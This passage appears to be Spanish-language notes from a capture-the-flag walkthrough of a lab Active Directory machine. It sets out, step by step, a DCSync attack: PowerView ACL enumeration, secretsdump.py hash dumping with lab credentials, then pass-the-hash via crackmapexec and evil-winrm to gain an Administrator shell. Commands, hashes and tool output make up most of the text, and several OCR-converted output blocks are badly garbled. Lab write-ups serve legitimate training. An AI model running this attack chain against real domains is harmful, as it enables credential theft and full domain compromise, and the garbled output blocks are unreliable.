
buscamos el usuario svc_loader




y nos fijamos en la parte del First Degree



DCSync attack DS-Replication-Get-Changes-All privilege vemos el permiso getchangesall



buscamos



encontramos esta pagina de hacktrics

https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/dcsync




entonces descargamos powerview

https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1

subimos

upload /home/kali/machineshtb/Sauna/PowerView.ps1



importamos import-module .\PowerView.ps1

Get-ObjectAcl -DistinguishedName "dc=dollarcorp,dc=moneycorp,dc=local" -ResolveGUIDs | ? {(\$_.ObjectType -match 'replication-get') -or (\$_.ActiveDirectoryRights -match 'GenericAll') -or (\$_.ActiveDirectoryRights -match 'WriteDacl')} con datos de la maquina

Get-ObjectAcl -DistinguishedName ",dc=EGOTISTICAL-BANK,dc=local" -ResolveGUIDs | ?{(\$_.ObjectType - match 'replication-get') -or (\$_.ActiveDirectoryRights - match 'GenericAll') -or (\$_.ActiveDirectoryRights - match 'WriteDacl')}

```
: AccessAllowed
AceType
ObjectDN
                       : DC=EGOTISTICAL-BANK, DC=LOCAL
ActiveDirectoryRights : CreateChild, Self, WriteProperty, ExtendedRight, GenericRead, WriteDac
                                                    Enumeration
OpaqueLength
ObjectSIDELCOME!
                       : S-1-5-21-2966785786-3096785034-1186376766
InheritanceFlags
BinaryLength
IsInherited
IsCallback Values & fac False
SecurityIdentifier : S-1-5-21-2966785786-3096785034-1186376766-512
AccessMask : 917949

AuditFlags
AuditFlags
                       : None
AceFtagg Started in Hackinwone
                                                    Exploit Locally
AceQualifier
                       : AccessAllowed
AceType : AccessAllowed
ObjectDN ENERIC METHODOC EGOTISTICAL-BANK, DC=LOCAL TOVOKe-Mimikatz -Command '"lsadump::dcsyr
ActiveDirectoryRights : GenericAll
OpaqueLength
ObjectSIDing Methodology S-1-5-21-2966785786-3096785034-1186376766
InheritanceFlags : ContainerInherit
                                                   Exploit Remotely
Binary Angtheon Methodola6
                       : False
IsInherited
IsCallback : False PropagationFlags : None
SecurityIdentifier : S-1-5-21-2966785786-30967850344-1186376766-519 ERNAME>] #To get only

AuditFlace

AuditFlace
AuditFlags
                       : None
AcePhagsng Methodology : ContainerInherit
AceQualifier
                       : AccessAllowed
```

no utilizaremos mimikatz parece que no sirve entocnes usaremos el script .py

```
Exploit Remotely

secretsdump.py -just-dc <user>:<password>@<ipaddress> -outputfile dcsync_has
[-just-dc-user <USERNAME>] #To get only of that user
[-pwd-last-set] #To see when each account's password was last changed
[-history] #To dump password history, may be helpful for offline password cr

-iust-dc generates 3 files:
```

secretsdump.py -just-dc <user>:<password>@<ipaddress> -outputfile dcsync_hashes [-just-dc-user <USERNAME>] #To get only of that user

[-pwd-last-set] #To see when each account's password was last changed

[-history] #To dump password history, may be helpful for offline password cracking con datos de la maquina

secretsdump.py -just-dc svc_loanmgr:Moneymakestheworldgoround!@10.10.10.175 -outputfile dcsync_hashes.txt

sin embargo no nos corrio porque al tener el pass una caracter especial hay que colocarlo en comillas

/usr/share/doc/python3-impacket/examples/secretsdump.py -just-dc svc loanmgr:'Moneymakestheworldgoround!'@10.10.10.175 -outputfile dcsync hashes.txt

```
| System | S
```

acat tenemos el que nos interesa

```
[*]_Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050bg4et-dc <user>:cycloseros composition of the composition of
```

42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657

Administrator

Intentamos pero no nos dejo parece que agarramos el que no era

validamos los hash

Ataque pass the hash

buscando en internet encontre esta pagina https://www.hackingloops.com/pass-the-hash-attack/

como tenemos 2 hashes recordemos separados por : utilizamos el segundo

Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:: crackmapexec winrm 10.10.10.175 -u 'Administrator' -H '823452073d75b9d1cf70ebdf86c7f98e'

```
\( \text{kali} \text{kali} - [\timeshtb/Sauna] \\
\text{scat dcsync_hashes.txt.ntds} \\
\text{Administrator:} 500:aad3b435b51404ee:ad3b435b51404ee:\frac{923452073d75b9d1cf70ebdf86c7f98e}{23452073d75b9d1cf70ebdf86c7f98e} \)::
\( \text{Guest:} 501:aad3b435b51404ee:ad3b435b51404ee:\frac{923452073d75b9d1cf70ebdf86c7f98e}{23452073d75b9d1cf70ebdf86c7f98e} \)::
\( \text{EGOTISTICAL-BANK.LOCAL\Msmith:} 1103:aad3b435b51404ee:4a8899428cad97676ff802229e466e2:::
\( \text{EGOTISTICAL-BANK.LOCAL\Msmith:} 1103:aad3b435b51404ee:aad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::\d1cf70ebdf86c7f98e:::
\( \text{EGOTISTICAL-BANK.LOCAL\Msmith:} 1105:aad3b435b51404ee:aad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::\d1cf70ebdf86c7f98e:::
\( \text{EGOTISTICAL-BANK.LOCAL\Msmith:} 1105:aad3b435b51404ee:3b35b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::\d1cf70ebdf86c7f98e :::
\( \text{EGOTISTICAL-BANK.LOCAL\Msc_loanmagr:} 1108:aad3b435b51404ee:3b35b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::\d1cf70ebdf86c7f98e \)
\( \text{SAUNA} \text{$\frac{1}{2}$} \) \( \text{$\frac{1}{2}$} \) \
```

evil-winrm -i 10.10.10.175 -u 'Administrator' -H '823452073d75b9d1cf70ebdf86c7f98e'

